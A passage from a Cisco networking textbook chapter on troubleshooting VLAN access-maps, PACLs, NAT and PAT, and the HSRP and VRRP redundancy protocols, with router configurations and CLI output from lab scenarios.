Your VLAN access-map will look like this:

```
VLAN access-map PREVENT_ICMP 10
Match ip address PREVENT_ICMP
Action drop
!
VLAN access-map PRECENT_ICMP 20
Action forward
```

Application of the access-map is as follows:

```
Vlan filter PREVENT_ICMP vlan-list 20
```

Here, VLAN 20 is the VLAN you're working with.

In this scenario, anything matching the 10 permit is dropped; anything matching the 20 deny is ignored in this statement and processed by the next access-map statement.

PACL

Port access control lists (PACLs), like other ACLs, are applied on an interface. And like VACLs, these are hard to actually troubleshoot with network tools, as these ACLs are processed in ASIC (hardware). PACLs are troubleshot by looking at the list and remembering what each statement in the list means and how each is processed and applied. PACLs are processed in hardware, and thus troubleshooting is harder because they aren't processed by the CPU; so you're not going to see logs or other indications of what the list is doing. There are other tools within the arsenal that can be used to visualize what your PACL is doing; however, these are outside the scope of this book.

Network Address Translation

The use of Network Address Translation (NAT) can add complexity to troubleshooting because addresses change throughout the network. Often, one outside address can represent multiple internal addresses. When using dynamic NAT, the address isn't even always the same.

Table 17-1 shows commands that are useful in troubleshooting NAT.

Table 17-1. *Cisco NAT Commands*

Cisco Command	Description
`show ip nat translations`	Shows the mappings between inside and outside addresses and ports.
`clear ip nat translations *`	Clears the dynamic NAT mappings.
`show ip nat statistics`	Shows statistics and some configuration about NAT.
`show ip route`	Shows specific routing information.
`show ip cef`	Shows specific forwarding information. Can often provide information that isn't shown in show ip route.
`ping`	Tests reachability; however, in some configurations, the NAT router may respond for an inside host.
`telnet <host> <port>`	Can be used to test connections on specific ports.

The discussion starts on troubleshooting with static NAT without overload. This is the case when there is a one-to-one mapping that doesn't change.

For the examples in this section, you use a four-router network, as shown in Figure 17-2. You use 172.16.0.0/16 networks internally and 10.0.0.0/8 networks externally. To support NAT, you use 512 MB of memory on the NAT virtual router.




Figure 17-2. *NAT troubleshooting diagram*

Static NAT

For the first problem, you configured a static NAT from the Loopback0 interface of the inside router (172.16.200.1) to the outside address 10.0.10.200. However, you are not able to get to the web server on the inside router.

The NAT configuration of the router is this:

```
NAT#show run | sec Ethernet0/1|Ethernet0/0|ip nat source
interface Ethernet0/0
 ip address 10.0.10.2 255.255.255.0
 ip nat inside
 no ip virtual-reassembly in
interface Ethernet0/1
 ip address 172.16.12.1 255.255.255.0
 ip nat outside
```

```
 ip virtual-reassembly in
 ip ospf 1 area 0
ip nat inside source static 172.16.200.1 10.0.10.200 extendable
```

Do you already see the problem? If not, let's start troubleshooting. You can ping the IP, but you can't Telnet to the HTTP port:

```
Outside2#ping 10.0.10.200
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.10.200, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/5 ms
Outside2#telnet 10.0.10.200 80
Trying 10.0.10.200, 80 ...
% Connection refused by remote host

Outside2#
```

You debug IP packets on the inside router to see what is coming from Outside2. After trying to ping and Telnet from Outside2, now packets are coming through:

```
Inside(config)#access-list 1 permit host 10.0.12.2
Inside#debug ip packet 1
IP packet debugging is on for access list 1
Inside#
```

The NAT router is showing a NAT:

```
NAT#show ip nat translations
Pro Inside global      Inside local       Outside local      Outside global
--- 10.0.10.200        172.16.200.1       ---                ---
```

Turning on packet debugging on the NAT router shows that the packets are getting to it:

```
NAT(config)#access-list 1 permit host 10.0.12.2
NAT#debug ip packet 1
IP packet debugging is on for access list 1
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, input feature,
Common Flow Table(5), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, input feature,
Stateful Inspection(7), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, input feature,
Virtual Fragment Reassembly(37), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, input feature,
Virtual Fragment Reassembly After IPSec Decryption(54), rtype 0, forus FALSE, sendself
FALSE, mtu 0, fwdchk FALSE
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, input feature,
MCI Check(99), rtype 0, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE
*Jun 10 18:45:33.033: IP: tableid=0, s=10.0.12.2 (Ethernet0/0), d=10.0.10.200 (Ethernet0/0),
routed via RIB
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200 (Ethernet0/0), len 44,
output feature, NAT Inside(8), rtype 1, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE
```

```
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200 (Ethernet0/0), len 44,
output feature
NAT#, Common Flow Table(28), rtype 1, forus FALSE, sendself FALSE, mtu 0, fwdchk FALSE
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200 (Ethernet0/0), len 44,
output feature, Stateful Inspection(29), rtype 1, forus FALSE, sendself FALSE, mtu 0, fwdchk
FALSE
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200 (Ethernet0/0), len 44,
rcvd 3
*Jun 10 18:45:33.033: IP: s=10.0.12.2 (Ethernet0/0), d=10.0.10.200, len 44, stop process pak
for forus packet
NAT#
```

Interesting. The output of the debug shows that the external packets are arriving on a NAT inside interface. You assigned `ip nat outside` and `inside` backward. Let's flip them and see if that fixes the problem:

```
NAT(config)#int eth0/0
NAT(config-if)#no ip nat inside
NAT(config-if)#ip nat outside
NAT(config-if)#int eth0/1
NAT(config-if)#no ip nat outside
NAT(config-if)#ip nat inside
*Jun 10 18:29:42.373: %IP_VFR-7-FEATURE_STATUS_IN: VFR(in) is being used by other features.
Will be disabled when no other feature needs VFR support on interface Ethernet0/1
NAT(config-if)#ip nat inside
NAT(config-if)#
Outside1#telnet 10.0.10.200 80
Trying 10.0.10.200, 80 ... Open
get
HTTP/1.1 400 Bad Request
Date: Wed, 10 Jun 2015 18:47:06 GMT
Server: cisco-IOS
Accept-Ranges: none

400 Bad Request
[Connection to 10.0.10.200 closed by foreign host]
Outside1#
! This shows that you are connecting to the web server on the remote router
```

Another issue to consider when configuring NAT is routing. What happens when internal addresses are leaked or if the internal network doesn't have a route to the external IP address? In many cases, propagating a default route can fix the problem of the internal routers not being able to get out. In other cases, it may be an issue of needing to redistribute the external routing protocol into the internal network.

In this example, you told the NAT router to always redistribute a default route into the internal OSPF instance. You used the keyword `always` to force it to advertise a default route, even if it doesn't have one in its routing table:

```
NAT#show run | section router ospf
router ospf 1
 default-information originate always
NAT#
```

Now, you can see an external type 2 default route on the inside router:

```
Inside#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is 172.16.12.1 to network 0.0.0.0

O*E2  0.0.0.0/0 [110/1] via 172.16.12.1, 00:18:24, Ethernet0/0
      172.16.12.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.12.0/24 is directly connected, Ethernet0/0
L        172.16.12.2/32 is directly connected, Ethernet0/0
      172.16.200.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.200.0/24 is directly connected, Loopback0
L        172.16.200.1/32 is directly connected, Loopback0
Inside#
```

Another option is to redistribute the external routes into the internal routing protocol. In this example, you are using EIGRP externally, but OSPF internally. What happens if you redistribute in the wrong direction? Now you have internal addresses being propagated externally. Think about the problems this can cause. If you are advertising RFC 1918 addresses to an Internet Service Provider, they will likely just drop them, but if the NAT router is within or between private organizations, controls to protect from advertisements of these prefixes might not be in place:

```
Outside1#sh ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 5 subnets, 2 masks
C        10.0.10.0/24 is directly connected, Ethernet0/0
L        10.0.10.1/32 is directly connected, Ethernet0/0
C        10.0.12.0/24 is directly connected, Ethernet0/1
L        10.0.12.1/32 is directly connected, Ethernet0/1
D        10.2.2.2/32 [90/409600] via 10.0.12.2, 01:23:07, Ethernet0/1
D EX  172.16.12.0/24 [170/2585600] via 10.0.10.2, 00:00:11, Ethernet0/0
```

```
                172.16.200.0/32 is subnetted, 1 subnets
D EX     172.16.200.1 [170/2585600] via 10.0.10.2, 00:00:11, Ethernet0/0
Outside1#
```

Here's another problem. You are getting destination unreachable messages when you try to get to 10.0.10.200 from Outside2:

```
Outside2#ping 10.0.10.200
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.10.200, timeout is 2 seconds:
UUUUU
Success rate is 0 percent (0/5)
Outside2#
```

You see that the NAT on the NAT router and Outside2 can reach that router:

```
NAT#sh ip nat translations
Pro Inside global      Inside local       Outside local      Outside global
--- 10.0.10.200        172.16.200.1      ---                ---
NAT#
```

```
Outside1#ping 10.0.10.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.10.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms
Outside1#
```

You turn on debugging of IP packets from Outside2, but none are arriving. When you look at routing on Outside1, you notice that it doesn't have a route to 10.0.10.200. The address 10.0.10.200 isn't in a network that is advertised by the NAT router. It may look like it is in the same network as the interface, but the subnet mask is only 255.255.255.248:

```
Outside1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is not set

      10.0.0.0/8 is variably subnetted, 5 subnets, 3 masks
C        10.0.10.0/29 is directly connected, Ethernet0/0
L        10.0.10.1/32 is directly connected, Ethernet0/0
C        10.0.12.0/24 is directly connected, Ethernet0/1
L        10.0.12.1/32 is directly connected, Ethernet0/1
D        10.2.2.2/32 [90/409600] via 10.0.12.2, 01:37:20, Ethernet0/1
```

```
Outside1#show ip route 10.0.10.200
% Subnet not in table
Outside1#

NAT#show run int ethernet 0/0
Building configuration...

Current configuration : 109 bytes
!
interface Ethernet0/0
 ip address 10.0.10.2 255.255.255.248
 ip nat outside
 ip virtual-reassembly in
end
```

Another common problem is inadvertently attempting to use internal addresses on external devices. This might be the case when you manage an external router with an internal SNMP server, syslog server, AAA server, or access lists protecting the device. Think about the following snippet:

```
Outside1(config)#do show run | sec tacacs
tacacs server TACACS
 address ipv4 172.16.1.1
 key Apress
```

At first glance, it would look fine. It is the address of your TACACS server, but in this case, you are on the outside router, so you need to use the outside global address for the server.

Dynamic NAT

Troubleshooting gets more complicated when dynamic NAT is used. In this case, you are relying on pools and access lists to determine the address translations. This type of NAT should be used for internal hosts that don't need a persistent global address. If a public IP is assigned using dynamic NAT, it would cause problems if a downstream device uses that address in an access list and then the address changes. Even though this is an issue with the use of dynamic NAT, in this section, you focus on issues with the management of the translations.

In the following example, the internal network is behind a dynamic NAT. Some devices can reach external sources, but others can't. From the inside router, you can only successfully ping the external IP 10.0.12.2 from Loopback0 (172.16.200.1) and Loopback6 (172.16.200.5):

```
Inside#ping 10.0.12.2 source loopback 0
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.200.1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
Inside#ping 10.0.12.2 source loopback 1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.200.2
.....
Success rate is 0 percent (0/5)
```

```
Inside#ping 10.0.12.2 source loopback 2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.200.3
.....
Success rate is 0 percent (0/5)
Inside#ping 10.0.12.2 source loopback 3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.200.4
.....
Success rate is 0 percent (0/5)
Inside#ping 10.0.12.2 source loopback 4
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.200.5
.....
Success rate is 0 percent (0/5)
Inside#ping 10.0.12.2 source loopback 5
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.200.6
.....
Success rate is 0 percent (0/5)
Inside#ping 10.0.12.2 source loopback 6
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.200.7
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/7 ms
Inside#
```

When you look at NATs, you see that they all have translations:

```
NAT#show ip nat translations
Pro Inside global     Inside local       Outside local      Outside global
--- 10.0.10.125       172.16.200.1            ---                ---
--- 10.0.10.129       172.16.200.2            ---                --
--- 10.0.10.130       172.16.200.3            ---                ---
--- 10.0.10.131       172.16.200.4            ---                ---
--- 10.0.10.127       172.16.200.5            ---                ---
--- 10.0.10.128       172.16.200.6            ---                ---
--- 10.0.10.126       172.16.200.7            ---                ---
NAT#
```

Let's clear the translations and try again. This time only sources from Loopback0 and Loopback1 succeed. When you look at the NAT table, you see that they have different mappings. It seems that the only inside global addresses that are working are 10.0.10.125 and 10.0.10.126:

```
NAT#clear ip nat translation *
NAT#show ip nat translations
```

```
Pro Inside global      Inside local       Outside local      Outside global
--- 10.0.10.125        172.16.200.1           ---                ---
--- 10.0.10.126        172.16.200.2           ---                ---
--- 10.0.10.127        172.16.200.3           ---                ---
--- 10.0.10.128        172.16.200.4           ---                ---
--- 10.0.10.129        172.16.200.5           ---                ---
--- 10.0.10.130        172.16.200.6           ---                ---
icmp 10.0.10.131:18    172.16.200.7:18   10.0.12.2:18       10.0.12.2:18
--- 10.0.10.131        172.16.200.7           ---                ---
NAT#
```

If you look at the CEF table on the NAT router for each of these addresses, you see that it is only receiving for 10.0.10.125 and 10.0.10.126; it is receiving for Ethernet0/0 on 10.0.10.127. It doesn't have a route for anything else. This tells you that 10.0.10.127 is the broadcast for the Ethernet0/0 interface and that it doesn't have a route for anything past that:

```
NAT#show ip cef 10.0.10.125
10.0.10.125/32
  receive
NAT#show ip cef 10.0.10.126
10.0.10.126/32
  receive
NAT#show ip cef 10.0.10.127
10.0.10.127/32
  receive for Ethernet0/0
NAT#show ip cef 10.0.10.128
0.0.0.0/0
  no route
NAT#show ip cef 10.0.10.129
0.0.0.0/0
  no route
NAT#show ip cef 10.0.10.130
0.0.0.0/0
  no route
NAT#

interface Ethernet0/0
 ip address 10.0.10.2 255.255.255.128
 ip nat outside
 ip virtual-reassembly in
end
```

The problem is that the range of the NAT pool is too large. It exceeds the range of the interface, and there isn't routing to get to the other subnet. Let's fix this to fit in the correct range:

```
NAT#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
NAT(config)#no ip nat pool INSIDE 10.0.10.125 10.0.10.135 prefix-length 24
%Pool INSIDE in use, cannot destroy
! Need to remove the reference to the pool first
NAT(config)#no ip nat inside source list 7 pool INSIDE
```

```
Dynamic mapping in use, do you want to delete all entries? [no]: yes
NAT(config)#no ip nat pool INSIDE 10.0.10.125 10.0.10.135 prefix-length 24
NAT(config)#ip nat pool INSIDE 10.0.10.110 10.0.10.120 prefix-length 24
NAT(config)#ip nat inside source list 7 pool INSIDE
NAT(config)#
```

After making this change, all of the loopbacks were able to reach the external destination. A new loopback is added, and it can't reach the external destination. Traceroute shows that you are getting to the NAT router:

```
Inside(config)#int loopback 10
Inside(config-if)#ip add 172.16.100.1 255.255.255.255
Inside(config-if)#ip ospf 1 area 0
Inside(config-if)#end
Inside#
*Jun 10 21:13:01.468: %SYS-5-CONFIG_I: Configured from console by console
Inside#

Inside#ping 10.0.12.2 source loopback 10
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.0.12.2, timeout is 2 seconds:
Packet sent with a source address of 172.16.100.1
.....
Success rate is 0 percent (0/5)
Inside#
Inside#traceroute 10.0.12.2 source loopback 10
Type escape sequence to abort.
Tracing the route to 10.0.12.2
VRF info: (vrf in name/id, vrf out name/id)
  1 172.16.12.1 6 msec 4 msec 5 msec
  2  *  *  *
  3  *  *  *
  4  *  *
```

When you look at the NAT router, you don't see a NAT for the new loopback:

```
NAT#show ip nat translations
Pro Inside global     Inside local       Outside local      Outside global
--- 10.0.10.114       172.16.200.1           ---                ---
--- 10.0.10.111       172.16.200.2           ---                ---
--- 10.0.10.112       172.16.200.3           ---                ---
--- 10.0.10.113       172.16.200.4           ---                ---
--- 10.0.10.110       172.16.200.7           ---                ---
```

You turn on `debug ip nat` and try the ping again; you don't see anything:

```
NAT#debug ip nat
IP NAT debugging is on
```

It appears that the packet isn't being passed to NAT. You look at the access list to see if it is getting hits. You see that the 192.168.100.1 address is not in the access list. After you add it, everything starts working:

```
NAT#show access-lists
Standard IP access list 7
    10 permit 172.16.200.0, wildcard bits 0.0.0.255 (19 matches)

NAT(config)#access-list 7 permit 172.16.100.0 0.0.0.255

Inside#traceroute 10.0.12.2 source loopback 10
Type escape sequence to abort.
Tracing the route to 10.0.12.2
VRF info: (vrf in name/id, vrf out name/id)
  1 172.16.12.1 4 msec 5 msec 5 msec
  2 10.0.10.1 5 msec 5 msec 5 msec
  3 10.0.12.2 6 msec 6 msec 6 msec
```

Overload

Port Address Translation (PAT) can work with either dynamic NAT or static NAT. With static NAT, you can configure the same public IP to redirect to different internal IPs, depending on the destination port number. This allows for conservation of IP addresses while maintaining the control of the mappings. The biggest problem with using static PAT is keeping track of who's who and what ports they are using.

In the following example, you configure NAT to redirect requests to 10.0.10.110 on port TCP 80 to the internal IP 172.16.100.1 on port 80. You configure requests on port 8080 to forward to 172.16.200.1 on port 80. The inside port numbers are transparent to outside devices. The outside devices only know about the outside IP address and port numbers:

```
NAT(config)#ip nat inside source static tcp 172.16.100.1 80 10.0.10.110 80
NAT(config)#ip nat inside source static tcp 172.16.200.1 80 10.0.10.110 8080
```

Did you catch that you used an IP from the dynamic pool in the previous example? This is a problem to watch for. Notice how 10.0.10.110 shows the static PATs, but it also has a dynamic NAT. Even though this will work in many cases, it can lead to problems. In this example, it should NAT everything except the specified ports to 172.16.200.7:

```
NAT#show ip nat translations
Pro Inside global      Inside local       Outside local      Outside global
tcp 10.0.10.110:80     172.16.100.1:80        ---                ---
--- 10.0.10.115        172.16.100.1           ---                ---
tcp 10.0.10.110:8080   172.16.200.1:80        ---                ---
--- 10.0.10.114        172.16.200.1           ---                ---
--- 10.0.10.111        172.16.200.2           ---                ---
--- 10.0.10.112        172.16.200.3           ---                ---
--- 10.0.10.113        172.16.200.4           ---                ---
--- 10.0.10.110        172.16.200.7           ---                ---
```

More commonly, PAT is used to dynamically overload an address. Some potential problems with dynamic PAT are overlaps (as shown in the previous example), exhaustion of the pool of ports, or, in some cases, overloading the router:

```
NAT(config)#no ip nat inside source list 7 pool INSIDE overload
Dynamic mapping in use, do you want to delete all entries? [no]: yes
NAT(config)#ip nat inside source list 7 interface eth0/0 overload
```

With the use of a single address for the outside, such as when using the actual IP of the outside interface, you are limited to the number of high-range ports. If some connections are failing, you can look at `show ip nat statistics`.

In this example, you have 63 dynamic translations. This is well within the capabilities of PAT on an interface. Think about using PAT on a single interface for a site with thousands of users. At some point, you will run out of ports:NAT#show ip nat statistics

```
Total active translations: 66 (3 static, 63 dynamic; 66 extended)
Peak translations: 66, occurred 00:00:13 ago
Outside interfaces:
  Ethernet0/0
Inside interfaces:
  Ethernet0/1
Hits: 436  Misses: 0
CEF Translated packets: 365, CEF Punted packets: 71
Expired translations: 42
Dynamic mappings:
-- Inside Source
[Id: 4] access-list 7 interface Ethernet0/0 refcount 63

Total doors: 0
Appl doors: 0
Normal doors: 0
Queued Packets: 0
```

PAT is something you'll normally see on home networks because of the inherently small number of internal host devices.

HSRP, VRRP, and GLBP

This section discusses issues and scenarios involving troubleshooting First Hop Redundancy Protocols (FHRPs). It goes over common problems to investigate when troubleshooting FHRPs, including HSRP, VRRP, and GLBP. This section covers commands that will help you solve problems with redundancy.

The following are situations where FHRPs may not work:

- A secondary IP is not becoming the master or VIP when the master or VIP goes down. This normally means either the priority is not set correctly or the `preempt` command has not been configured on the FHRP.
- Authentication keys are not correct.
- Weighting is not set properly.

- The `track` command is not set on the redundancy protocol. The `track` command is necessary if you would like to track interfaces on the master or VIP.
- Links keep flapping, causing backup and master to continuously change. Verify the physical connection and check the counters on the interfaces.
- Multiple switches are becoming master. This could be due to configuration of the FHRP, or an incorrect key was configured, or layer 2 connectivity between the switches is down.

Table 17-2 is a list of commands useful for troubleshooting FHRPs.

Table 17-2. *FHRP Commands*

Cisco Command	Description
`show standby`	Displays information related to HSRP.
`show vrrp`	Displays information related to VRRP.
`show glbp`	Displays information related to GLBP.
`debug standby terse`	Enables debugging messages related to HSRP.
`debug vrrp`	Enables debugging messages related to VRRP.
`debug glbp`	Enables debugging messages related to GLBP.

HSRP

Use Figure 17-3 to troubleshoot HSRP.




Figure 17-3. *HSRP example diagram*

Switch2 is not taking over as the active VIP when Switch1's E0/0 interface goes down. Let's investigate.

You shut down the Ethernet0/0 interface on Switch1 to display that Switch2 is not becoming the active VIP. Let's verify the priority of Switch1 before the shutdown: AU3

```
Switch1#sh standby brief
                     P indicates configured to preempt.
                     |
Interface   Grp  Pri P State   Active          Standby         Virtual IP
Et0/1       40   110 P Active  local           172.16.1.3      172.16.1.1
```

The priority on Switch1 is 110; now you shut down the interface:

```
Switch1(config)#int e0/0
Switch1(config-if)#shut
*Apr 13 16:22:17.928: %TRACKING-5-STATE: 1 interface Et0/0 line-protocol Up->Down
*Apr 13 16:22:19.929: %LINK-5-CHANGED: Interface Ethernet0/0, changed state to
Switch1#$22:17.928: %TRACKING-5-STATE: 1 interface Et0/0 line-protocol Up->Down
*Apr 13 16:22:17.928: %TRACKING-5-STATE: 1 interface Et0/0 line-protocol Up->Down
```

You can see that HSRP has tracked that interface e0/0 is down. Now you review the new priority and compare it to that of Switch2:

```
Switch1#sh standby brief
                     P indicates configured to preempt.
                     |
Interface   Grp  Pri P State   Active          Standby         Virtual IP
Et0/1       40   100 P Active  local           172.16.1.3      172.16.1.1
```

The priority on Switch1 has been decremented to 100, so the interface tracking is configured properly. Now you check Switch2:

```
Switch2#sh standby brief
                     P indicates configured to preempt.
                     |
Interface   Grp  Pri P State   Active          Standby         Virtual IP
Et0/1       40   103   Standby 172.16.1.2      local           172.16.1.1
```

The priority on Switch2 is 103, which means it should be the active VIP but is still in standby. Let's look at the configuration of Switch2:

```
Switch2#sh run int e0/1
Building configuration...

Current configuration : 119 bytes
!
interface Ethernet0/1
 ip address 172.16.1.3 255.255.255.0
 standby 40 ip 172.16.1.1
 standby 40 priority 103
end
```

You can see that you are missing the `preempt` command from the e0/1 interface. Switch2 will never become the active VIP if this command is missing:

```
Switch2(config)#int e0/1
Switch2(config-if)#standby 40 preempt

*Apr 13 16:41:53.223: %HSRP-5-STATECHANGE: Ethernet0/1 Grp 40 state Standby -> Active
```

You can see from the output on Switch2 that is it now the active VIP for HSRP group 40.

VRRP

Use Figure 17-4 to troubleshoot VRRP.




Figure 17-4. *VRRP example diagram*

Switch1 and Switch2 are both showing as the master, when Switch1 should be the only master. Let's investigate.

```
Let's start with the show vrrp commands on both devices. You can see the options using the
show vrrp command:Switch1#sh vrrp ?
  all        Include groups in disabled state
  brief      Brief output
  interface  VRRP interface status and configuration
  |          Output modifiers
  <cr>

Switch1#sh vrrp
Ethernet0/1 - Group 20
  State is Master
```

```
  Virtual IP address is 172.16.2.1
  Virtual MAC address is 0000.5e00.0114
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 110
  Authentication MD5, key-string
  Master Router is 172.16.2.2 (local), priority is 110
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.570 sec

Switch2#sh vrrp
Ethernet0/1 - Group 20
  State is Master
  Virtual IP address is 172.16.2.1
Virtual MAC address is 0000.5e00.0114
  Advertisement interval is 1.000 sec
  Preemption enabled
  Priority is 105
  Authentication MD5, key-string
  Master Router is 172.16.2.3 (local), priority is 105
  Master Advertisement interval is 1.000 sec
  Master Down interval is 3.589 sec
```

You can see that both Switch1 and Switch2 are configured correctly; Switch1 should be the master because it has a higher priority.

Let's make sure that Switch1 and Switch2 can reach each other by ping:

```
Switch1#ping 172.16.2.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.2.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
```

You can reach Switch2 from Switch1, so let's dig a little bit deeper.

Let's start with the debug vrrp commands on Switch1.

Let's take a quick look at the debug vrrp options:

```
Switch1#debug vrrp ?
  all      Debug all VRRP information
  auth     VRRP authentication reporting
  errors   VRRP error reporting
  events   Protocol and Interface events
  packets  VRRP packet details
  state    VRRP state reporting
  track    Monitor tracking
  <cr>
```

Now you turn on debugging VRRP:

```
Switch1#debug vrrp
VRRP debugging is on
*Apr 13 16:11:25.854: VRRP: Grp 20 sending Advertisement checksum C812
```

```
*Apr 13 16:11:26.130: VRRP: Rcvd: 21146901FE010000C0A80201000000000000000000
*Apr 13 16:11:26.130: VRRP: HshC: 525C0E995CC961129821C0071887FB31
